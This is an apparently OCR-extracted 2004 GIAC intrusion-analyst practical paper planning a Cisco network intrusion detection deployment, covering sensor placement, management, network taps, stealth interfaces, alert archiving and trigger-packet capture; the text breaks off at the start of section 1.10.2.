Global Information Assurance Certification Paper

GIAC Practical

GIAC Certified Intrusion Analyst (GCIA) Practical Assignment Version 3.5

Prepared by: Darin Marais on October 17, 2004
Intrusion detection in-depth track 3
London Hammersmith 21 June 2004
Date submitted:

Table of Contents

Table of Figures

1 Part-1 the Simply Approach For Deploying an Organized NIDS

1.1 Executive Summary of the Network

The objective of this document is to provide insight for the planning and deployment of a Cisco Network Intrusion Detection System (NIDS). The document will also provide suggested methods for how the system can be monitored as well as give some ideas for how IP logs can be captured from the sensors for further analysis.

The design will monitor IP traffic both entering and leaving the enterprise network. The design will also monitor all of the demilitarised zones (DMZ) on one of the enterprise firewalls.

The web servers that are monitored on the DMZ provide information to the public regarding the enterprise. This information is of marketing value. Web defacing is becoming a fun thing to do. A compromised web server can mean all sorts of things including the changing of data on the web pages. One of the duties of the NIDS system will is to determine suspicious behavioural patterns from this critical area of the network and then report this in the form of an event to the system console.

All intrusion detection events will be continuously collected using the NIDS system and the analysed during normal business hours for their severity. The design will provide infrastructure, which will enable security personnel to analyse events in order to improve overall security of the network. The design will call for a security analyst to provide an analytical service during the week. The analyst will be on call outside of these working hours and will connect remotely.

The document contains

- A detailed diagram of the existing network with a proposed plan for the rollout of the Cisco network sensors and management station.
- It will give details for how the sensors and the console of the system can be managed both remotely and locally.
- The factors that are of great importance within this design are the mechanism that would be employed to monitor the web servers. The web servers have both encrypted and clear text data. The document will therefore discuss how the encrypted traffic could be monitored safely with in a trusted completely separate part of the network.
- Some ideas will be given for the concept of operations (CONOPS). The design will discuss how monitoring of the NIDS will be handled.

In a world that is continually plagued by endless probes to damage company assets or gain access to company secrets, it has become necessary to be more informed about the type of traffic that is entering the network. This traffic could come from the Internet, trusted partner networks, Wireless devices, VPN devices or dialup networks.

I think some of the biggest challenges are:

- Keep the IT administrators convinced that the system is a very important part of then entire security model.
- Getting the sponsors of the project to enforce the “Security Policies” The policy is basically the “Network Law” and it is therefore important that this fact remains in the foreground of the entire design. It should be the most important building block and the foundation of the NIDS.
- Getting a reporting system in place within the organization that will assist administrator/analysts of the NIDS to report internal network devices that have triggers events.

Internet customers will in the near future look for trusted and certified sites on which to safely conduct business. One of the requirements maybe for companies to achieve certain security standards and part of that standard maybe looked at from an intrusion detection viewpoint. This document will handle how the NIDS system adds value to obtaining those business standards.

1.2 A Detailed Network Diagram

The following schematic describes the network design. The design uses four Cisco 4250-SX sensors appliances. The purpose of each of these devices will be described later in the document.




Figure 1 Diagram of the Network

Details	Range	Network	Size of connection (Mbps)
LAN Network 172.16.0.0-172.31.255.255			
Central Network	172.16.0.0/16		-
Local Analyst network		172.16.10.0/24	100
Internal FW	172.16.1.0/24		-
Connection-Vlan10		172.16.1.1/24	1000
DMZ Network	172.18.0.0/16		-
DMZ-Vlan20		172.18.1.0/24	1000
DMZ-Vlan25		172.18.2.0/24	100 full
DMZ-Vlan30		172.18.3.0/24	100 full
DMZ-Vlan35		172.18.4.0/24	100 full
External FW	172.19.1.0/24		-
Connection-Vlan15		172.19.1.1/24	1000
Partner Network	172.17.0.0/16		-
Remote Analyst network		172.17.10.0/24	100
Network Management 192.168.0.0-192.168.255.255			
NIDS Network Management	192.168.1.0/24		-
VMS Primary Server		192.168.1.10	100
LOGS Archive Server		192.168.1.11	100
NIDS 1 cmd and control intf		192.168.1.20	100
NIDS 2 cmd and control intf		192.168.1.21	100
NIDS 3 cmd and control intf		192.168.1.22	100
NIDS 4 cmd and control intf		192.168.1.23	100

1.3 IDS System Description

The design places a Network Detection Sensor on each entry point for traffic that is inbound from the Internet to the internal network. It also monitors traffic that is outbound from the internal network to the Internet.

The purpose of this design is to audit four points of the network with the objective of discovering policy violations, virus, worms, spy-ware infected devices, web server and mail server attacks.

The external NIDS (IDS1) will monitor for both flooding of the Internet link to the Internet service provider (ISP) and will inform security staff about the type of attacks that are received by the network infrastructure. Even if the attack has not managed to enter the network since a firewall device blocked it, it is still very important to be aware of the types of attacks that have been received by the network. A good understanding of attacks that are received may help the network administrators to plan better security operations and more proactive mechanism of preventing the attack from even reaching the outside of the network.

An intermediate sensor (IDS2) has been place between the two firewalls to capture attacks that have managed to past either of the firewalls from external to internal or visa versa.

The DMZ located sensors (IDS3) will monitor those specific LANs for attacks on the web servers, mail gateways and DNS servers. The design uses only one sensor to

monitor three 100Mbps full duplex segments. This is taking into account that each segment can have an aggregated throughput of 200 Mbps. The sensor is slightly oversubscribed for the specifications but the best thing is to monitor the amount of signatures that are enabled and the dropped packets on the interface. On a busy website this could be a problem and the design may then consider additional sensors per segment.

The internal network will be monitor by a sensor (IDS4) for virus infected devices as well as policy violations. Most worms or virus will at some stage during their cycle try to contact an IP addresses that are not located on the internal domain. These packets will try to leave the network to the Internet via the default route. The internal NIDS will be very instrumental in located these infected devices with in a large internal network. This NIDS is also important from the perspective that it will help to identify devices on the internal network that are scan indiscriminately or badly configured devices.

I would like to give credit to a document that I read whilst investigating and researching this paper. The document is written by Mr. Jon Bull and has been placed at the snort.org web site. Mr. Bull does an extremely good job at describing the Network Placement [1] of detection sensors during one section of his document.

1.4 (NIDS/HIDS) is being used to monitor networks and assets

The network design will use 4250-SX sensors with a Cisco VMS server for centralised management. The network design does not use any host detection architecture.

One of the criteria used in selecting the sensors and the centralized management platform was the enterprise support program backing the design verse the ease of deployment of the equipment. The Cisco SecMon is certainly very good at providing information relating to the current security health of the network. Consideration was paid to the fact that since the design is enterprise, the equipment needed to be supported by a strong software maintenance program.

In our busy careers, receiving a well structure email regarding the latest signature set could mean the difference between early exploit detection verses missing the episode altogether.

1.4.1 Bill of Material

1.4.1.1 Dell server for loading Cisco VMS software

The network design calls for a centralized management platform for the sensor network. I have place a lot of importance on selecting the correct server for this task. In the design, I have used an enterprise Dell system server with more that the called for DRAM memory specification for loading the VMS software.

The following table outlines the specifications for the server that has been selected for the task. The URL used to find the server components is listed in the references. [2]

Catalogue Number / Description	Product Code	SKU

PowerEdge 1850:	18528	[221-5193]
Intel® Xeon™ processor at 2.8GHz/1MB Cache, 800MHz FSB	1P	[311-3578]
3GB DDR2 400MHz (6X512MB), Single Ranked DIMMs	3G6D4S	[311-3592]
Operating System:	NOOSM	[420-4077]
Drives attached to embedded SCSI controller, No RAID	MS	[341-0863]
Riser with PCI-X Support and No ROMB	NOROMB	[320-3865]
Active ID Bezel Option	BEZEL	[313-2421]
73GB 15K RPM Ultra 320 SCSI Hard Drive	73G153	[341-0856]
Network Adapter:	OBNICS	[430-8991]
CD/DVD Drive:	24XCD	[313-2424]
Power Supply:	NRPS	[310-5214]

Table 1

1.4.1.2 Cisco VMS Manager Software and Network Sensors

VMS 2.2 WIN/SOL software is available in both a 20 device restricted as well as an unrestricted version. What this means is that the software has either a limit on the amount of sensor devices that can be imported or no restriction at all.

The network design will use the existing catalysts 6500 switches to connect the external NIDS sensors. The Gigabit Ethernet ports on the Sup1A and Sup2 cards are GBIC slots. The table below shows the description of the items that will need to be ordered for the management station and the sensors.

Catalogue Number / Description	Product Code	Quantities
VMS 2.2 WIN/SOL Unrestricted	CWVMS-2.2-UR-K9	1
4250 Sensor (chassis, s/w, SSH, 1000BaseSX w/ SC connector)	IDS-4250-SX-K9	4
1 meter cable	CAB-MTRJ-SC-MM-1M	-
3 meter cable	CAB-MTRJ-SC-MM-3M	-
5 meter cable	CAB-MTRJ-SC-MM-5M	-
1000-SX GBIX with a SC style connector	WS-G5484	4

Table 2

1.4.1.3 Microsoft Office SharePoint Portal Server 2003

Optional Collaboration Software- This software is important from the viewpoint that it will be used to allow security personnel access to the reports that are generated via the security analyst.

File Name:	SPS2003.exe [3]
Download Size:	294845 KB
Date Published:	10/1/2003
Version:	2.0

Table 3

1.5 Managing Sensor(s) and Console(s) both locally and remotely

Connecting to the web server service that is installed during a standard installation of the VMS management platform provides access to the Cisco management console for both configuration and event viewing.

The installation the web server component of the VMS server will cause the server to listen for HTTP connections to TCP_1741. The VMS server can be configured for local or AAA server user authentication. Different privileges levels can be assigned to each of the users of the server. The Cisco sensors provide a SSH port for connecting to the sensor securely for command line configurations and binary file retrieval.

The network diagram outlines how the design can provide both local and remote management of the sensors and console. Remote security analysts could be connected via a VPN IPSec connection from the partner network. The concentrator will terminate IPSec connections. The security level of the secure IPSec connection to the VPN concentrator in terms of the authentication header and payload encryption can be decided outside of this document.

Since the console of the VMS manager relies on JavaScript, the firewall will need to allow access from the remote subnets for this application. This access can be the either a range of IP addresses or a single address that will be allocated by the VPN concentrator for this purpose.

A router installed with the Cisco IOS firewall feature set further protects the NIDS management LAN. It will need to be configured to permit access for these remote and local segments of the network.

Both the partner firewall and the IOS firewall router will need to configured to open access for the SSH port connections for remote and local subnets to the specific host IP addresses of each of the sensors.

The following diagram is a data flow diagram that describes the log in process up until the time the events are displayed on the analysts console monitor.




Figure 2 Data Flow

1.6 Network Taps

There are several ways to connect sensors to the network. One is by a passive sniffing interface on a span session from a switch and a second is via a network TAP. TAP stands for test access point.

The following figure was taken from the Cisco web page and shows a network TAP that is used for gigabyte Ethernet.




Figure 3 Single- or Multi-Mode Fiber Optic Splitter Tap [4]

The device has three connectors. Basically the TAP splits the line thus allows the sensor to be coupled in with the line. It does not couple the device in between the switches, it only T's the sensor into the network. If the tap losses power for any reason, it will not stop the network operations. Data transfer will continue as per normal.

During a study of this subject, I came across a white paper written by NetOptics. The white paper was entitled Deploying Network Taps with Intrusion Detection Systems [5]. In summary of this very well written paper, I think that the author does an extremely good job of telling the reader what the benefits are of using a network

TAP. These benefits are summarised as follows:

- It provides access to all types of traffic that passes over the network including errors.
- A tap will see all of the data full duplex on the wire and it offers minimal operation impact with secure installation of the IDS i.e. the IDS remains outside of the network operation.
- The network tap will also cause no latency within any network device since it requires no changes to any of the switch configuration in order to monitor a segment of the network.
- One advantage of is that administrators of the sensors are not reliant on a span session or port mirroring that are generally configure at the local switch when the passive sniffing mechanism is used.

In most organizations depending on their size, the administration of the networking equipment is normally the responsibility of the networking staff whilst the security is a separate division. Network TAPS overcome the problem of security personnel having to rely on different divisions within the organization for the coupling of NIDS equipment. This factor becomes especially important when the company relies on a third party organisation for the monitoring of NIDS equipment. If the switch is reconfigured and it is configured without the span session or the span session is configured incorrectly, then the sensor will not receive any traffic. The idea of using a network tap makes the sensor totally transparent to the network. One other important fact to remember is that since the device does not have a MAC address or an IP address it cannot be used in any attack. Stealth interfaces are currently the most common used method of connecting a sensor to the network. In a switched network the data that is need to be seen by the sensor must be copied to the interface to which the sensor is attached. The interface is normally referred to as stealth because of the fact that it has no IP address referenced to that interface.

During my investigations, I came across an Internet article by Mick Bauer at the Linux journal. The article has some interesting information on “why be stealth”. [6]

1.7 Configuring A Stealth Interface for the Sensor OS

The 4250-SX sensors have several methods to configure the monitoring or sensing interface. For example, you could use a web browser to connect directly to the sensor and launch “IDS device manager” or you could use the command line interface (CLI). I will explain how the sensing interface can be configured from the command line. The following commands will allow for the enable or disable the sensing interface. The commands can be typed at the command line of a version 4.x 4250 Cisco sensor appliance.

```
sensor# configure terminal
sensor(config)# interface sensing int0
sensor(config-ifs)# exit
sensor(config)# interface group 0
sensor(config-ifg) ?
end: Exit interface group configuration mode and return to exec mode
exit: Exit interface group configuration mode and return to global configuration mode
no: Remove configuration
sensing-interface: Add a sensing interface or list the interface group
show: Display system settings and/or history information
shutdown: Disable the interface group
```

```
sensor(config-ifg)# sensing-interface int0
sensor(config-ifg)# no shutdown
sensor(config-ifg)# sensing-interface int2
sensor(config-ifg)# no shutdown
sensor(config-ifg)# exit
```

By default the sensing interface is configured without an address. Generally the interfaces of the 4250 sensors are named by the SensorApp and have the following descriptions.

Int0	10/100/1000BASE TX
Int1 (Command and control interface)	10/100/1000BASE TX
Int2 (Fiber)	SX 1000BASE

The NIDS sensor will allow four different privilege levels of access for a user. Access to the CLI is done via an SSH session directly to the sensor. Signing on with an administrator account for the sensor will allow for configurations changes on the sensor.

```
administrator     Allows full system privileges
operator          May modify most configuration
service           Logs directly into a system shell
viewer            No modification allowed view only
```

Stealth interfaces are interfaces that transmit no traffic. They do not participate in ARP requests. Normally when an interface is configured without an IP address, the interface is unable to transmit IP traffic.

The following commands are necessary in order to configure the interface 'eth-x' without an IP address on a Linux operating system. [7] The SensorApp automatically configures the interface on a Cisco sensor without an IP address when the interface is selected as a sensing interface. Since the interface is configured during the set-up there is no need to change this for the Cisco sensor.

```
/etc/sysconfig/network-scripts/ifcfg-eth-x
DEVICE=ethx
USERCTL=no
ONBOOT=yes
BOOTPROTO=
BROADCAST=
NETWORK=
NETMASK=
IPADDR=
```

There are many references on the Internet that will explain what is needed in order to create a cable for receiving only. If you are looking for a 10/100-megabyte cable for receiving only then the following URL reference will explain how to make one.

http://www.geocities.com/samngms/sniffing_cable/

A "receive only" cable will physically disconnect the transmit pair of wires from the network thus preventing the sensor device from ever transmitting to the network.

1.8 Alert Collection

The following diagram is a sequence diagram that describes the period from the time that the raw data is collected at the sensing interface up until the time that the

events are pulled to the database on the Cisco VMS server using TLS. TLS stands for Transport Layer Security and is a secure connection.




Figure 4 Sequence Diagram

The Cisco VMS management system is split in to 2 logical parts. The parts are:

- IDSMC- Intrusion Detection System Management Console

  This section of the software will deal with all of the new configuration generation, deployment of configurations, and signature updates

- SecMon- Security Monitor

  This part of the software is for event monitoring. This is the part of the software that will display the events to the console.

The following illustration has been taken from the console of the VMS server and demonstrates how the areas are logically separated. The management centre is the configuration engine for the sensors whilst the monitoring centre will connect the

event monitor, which correlates all of the events from the NIDS sensors appliances in you network.

At the Cisco VMS server you can determine the level of the event to be downloaded from each of the sensors. Remember that the events are downloaded from each of the sensors. If you would only like to only see the high and the medium events at the console then when the sensor is imported to the console you just select the minimum level as medium for that particular sensor. This parameter can also be changed after the sensor has been imported. What this means is that all events will be captured by the sensor hardware but you can be selective about the level of the events that you would like to view at the console. Events are transferred to the VMS server using RDEP protocol. A Mr. Glenn Fullager of Cisco system explains this concept in the following mail list reference. [8]

Multiple VMS servers can be employed to take care of both local and remote site requirements should the network demand difference administrative domains for managing events. The disadvantage of this in the Cisco system is that only one IDSMC can be used to deploy new configurations at a time. If both are used the one management station will over write the configuration changes of the other. The management stations will not synchronize their configuration databases. Some of the advantages and disadvantages of have multiple VMS databases have been outlined in a mail discussion at the Cisco forum web page. This discussion can be found at the URL given in the references below. [9] One solution could be to have a single management server with both remote and local administrators connecting via a web browser to the primary server in order to monitor events.

The sensor has a reserve area on the hard drive to collect events when the VMS manager is unable to download. Once the VMS manager is back online, it will pull the events into its own database.

The Cisco NIDS system manager has 3 default scripts installed with a standard installation of the software. These scripts are for the pruning of events collected by the database during normal operations. The table below shows those scripts as 1, 2, and 3. To improve the design I have added a 4th script to prune events in the database older then 30 days. This script will prune the events to a mapped NT drive on a separate system equipped with a CD-Rom burner. This server has been labelled the “logs server” in the diagram.

It is important to note that all of the scripts that will be used in this design have been provided by Cisco and arrive with the standard installation. The script that has been added only needed to be enabled. This can be done after the VMS system has been installed. Files are WinZip’ed [10] and copied to CD for long term off site archival.

1	Default Pruning script	\MDC\etc\ids\scripts\PruneDefault.pl	(IDS Events > 2000000)	Default pruning for alarm and syslog tables.

2	Default Syslog Pruning	\MDC\etc\ids\scripts\PruneDefault.pl	script (Syslog Events > 2000000)	Default pruning for alarm and syslog tables.
3	Default Audit Log Pruning email, script.	\MDC\etc\ids\scripts\PruneDefault.pl	(Triggered Daily)	Default pruning for audit log table
4	PruneByAge email, script	\MDC\etc\ids\scripts\PruneByAge.pl	(Triggered Daily)	Prune the database by age Arguments: 30 –w<DriveLetter>:\folder

Table 4

During the export of the aged data, 14 files are created. These files contain the alert data from multiple system that all have the ability to report to VMS such as the NIDS appliance system, the Cisco Security Agent (Host IDS) [11], deployment logs for these systems and syslog messages sent by Cisco IOS routers enabled for IDS.

alert_1-2-3_<removed>.txt	alert_hids_1-2-3_<removed>.txt
alert_attackers_1-2-3_<removed>.txt	alert_victims_1-2-3_<removed>.txt
alert_attacker_ports_1-2-3_<removed>.txt	alert_victim_ports_1-2-3_<removed>.txt
alert_attacks_1-2-3_<removed>.txt	auditlog_1-2-3_<removed>.txt
alert_csa_1-2-3_<removed>.txt	deploy_1-2-3_<removed>.txt
alert_csa_gn_1-2-3_<removed>.txt	sysconfig_1-2-3_<removed>.txt
alert_csa_ip_1-2-3_<removed>.txt	syslog_1-2-3_<removed>.txt

In the design, events, alerts and syslog messages etc that are required to be imported to other VMS systems can use the Cisco provided script call "IdsImportArchivedData.exe" [12].

1.9 Concept of Operations

The guidelines for the concept of operations for the following network design will be handled as follows.

Raw data is collected from the network using an application for the Cisco sensors called the SensorApp. The sensor engine then analyses the data. Events are categorized into to four areas. These areas can be described as high, medium, low and informational. The analyst will consider high and medium events as major events, whilst the low and informational events will be re-categorized as minor events. A Security analyst will be employed to monitor and analyse high and medium events.

The external placed sensors will verify if an event has arrived outside the firewall. If the same event appears on an internal placed sensor, then it is logical that the event has bridged the firewall. The following figure will help to give the reader a visual explanation of what I have just described. In the picture below IDS1 is external and IDS2 is internal to the network. The sensors are separated by a firewall.




Figure 5 A View of the SecMon Console

Since the event is high, it has entered the network and assuming that it is a new event for which clarification is needed that the signature has indeed triggered for the correct reasons, the event is then monitor by logging any further events of this type using the iplog feature. IP logging is an important requirement in order for proper analysis to happen. I have therefore spent some time describing the processes that should be used in order to capture IP logs. The description can be found in the following section of this document.

Once it has been determined that the signature has in fact trigger correctly, suggests can be made to rectify the situation to prevent it from happening again.

For every new high level or medium event, a packet capture file is taken for both the attacking system and the victims system. After the data capture, the file is analysed, and a short detailed analysis report is constructed outlining the threat to the network.

The task of capturing the interest from the organization will be accomplished by providing meaningful data, reporting from that system and taking action for those reports. Trenton Riddell does an extremely good job in discussing his paper entitled “Making the Case for Intrusion Detection” [13]. During this paper Mr. Riddell discusses the important of providing valuable detect information to management.

1.10 Monitoring Methodology and Procedures

During the operation of the equipment one of the procedures should include a method for obtaining the trigger packet. With some products that is not as easy as click here. This section will focus on methods for obtaining the packet that has triggered the event from the Cisco sensors. It will be important when writing about the events to include all or a summary of the most important parts of this packet details in the report. I think that the most overlooked but one of the most important factors when monitoring an NIDS is having the triggering packet(s) and the event together in one place. This is an important fact from the point of view that should there be an enquiry after the episode, for whatever reason, your analyst should have convincing evidence and not just the alert that has triggered.

In order to analyse an event you must have some binary data to conclude the event story. If you don’t have the data, in essence you only have half the picture. Think of it this way. The signature event is the title of a “good book” and the binary data is the content of that “good book”.

The Cisco VMS SecMon server allows the administrator access for viewing the

packet content but quite often this is not enough information to make a reasonable analysis for determine the entire story.

There are currently three methods of capturing and viewing the packet. Two of them are automatic and one of them is a manual capture. Automatic, I mean that the event is captured automatically by some triggering parameter contained in the signature but the actual process will still need to be switch on in the signature by the NIDS administrator. Manual, the process is added the instant you hit enter and it is then started when the first packet is received from the host.

1.10.1 Auto- Single packet capture (enabling capturePacket)

The method used below was learnt and adopted from the Cisco NetPro forum web site and can be found at the location listed in the document references [14]. Full credit is given to Marco Caballero of Cisco systems for his explanation in the mail response that I have used to explain this method.

In order to use this mechanism for viewing the triggered packet you will need to have already installed ethereal on the device that the analyst will use for investigations. This is not an absolute requirement however it will make the viewing of the packet a lot easier.

Marco explains that one point to remember is that the trigger packet is automatically encoded and placed as a field within the alert. The alert is then placed in the EventStore of the sensor where it can be queried. The triggered packet is not part of the VMS server. This is not transferred to the VMS server during the download of the alert, so in order to get the information you will need to go directly to the sensor (Cisco NetPro forum 2004).

The following text will describe the process for enabling the capture of a single triggered packet for an event and particular signature. The text can be entered at the CLI once you have successfully initiated a SSH session to the sensor and signed on with an administrator account. You must have already obtained the signature ID of the signature you wish to investigate. Obtaining the signature ID can be done by accessing the Network Security Database (NSDB) of the VMS server and locating the signature description.

You could also select the signature in the event viewer and then use the hot key  too open the NSDB for that event. The sub signature is also important and is a field that can be located in the SecMon event viewer.

```
sensor# configure terminal
sensor(config)# service virtual-sensor-configuration virtualSensor
sensor(config-vsc)# tune-micro-engines
sensor(config-vsc-virtualSensor)# show settings | include <signature id>

obtain the signature engine
<signature engine>
sensor(config-vsc-virtualSensor)# <signature engine>
sensor(config-vsc-virtualSensor-STR)# signatures SIGID <signature id> subSig <sub-signature
id>
sensor(config-vsc-virtualSensor-STR-sig)# show settings
   SIGID: <signature id> <protected>
```

```
   SubSig: <sub-signature id> <protected>
   snip ...
   CapturePacket: False <defaulted>
   snip ...
sensor(config-vsc-virtualSensor-STR-sig)# capturePacket true
sensor(config-vsc-virtualSensor-STR-sig)# exit
sensor(config-vsc-virtualSensor-STR)# exit
sensor(config-vsc-virtualSensor)# exit
Apply Changes:?[yes]: yes
```

Once you receive a new event for the signature with the CapturePacket value set to true at the console, you will be able to access the trigger packet by entering "show events" at the CLI of the sensor. The date that you use to access the event should be just a time a few seconds before the event triggered in the console. The date and time of the event can be obtained from the SecMon event viewer.

```
sensor# show event alert high 13:45:00 August 25 2004
snip..
triggerPacket:
000170  20 20 20 7D 0D 0A 20 20  20 76 61 72 20 76 65 72     }..   var ver
0004E0  6C 73 70 61 63 69 48 91  7B B8                       lspaciH.{.
```

- Copy the trigger packet starting from the line immediately below the parameter “triggerPacket:” from your CLI session and paste it into a text-file on your computer.

- Save the text file to the same directory as the “text2pcap” executable that is installed during the standard installation of ethereal. The text2pcap executable can be found in the directory where the installation of ethereal was put. E.g. “C:\Program Files\Ethereal”

- You will need to run the program "text2pcap" to convert the Hex based trigger packet to a libpcap file. Once this is completed you will be able to use ethereal to open the converted file. i.e. in the example below you need to open text.txt.dmp with ethereal.

```
$drive:\>"text2pcap.exe" "text.txt" text.txt.dmp
Input from: text.txt
Output to: text.txt.dmp
Wrote packet of 1064 bytes at 0
Read 1 potential packets, wrote 1 packets

Usage: text2pcap.exe <input-filename> <output-filename>
where <input-filename> specifies input filename (use - for standard input)
      <output-filename> specifies output filename (use - for standard output)
```

1.10.2 Auto- Multiple packets (EventAction)

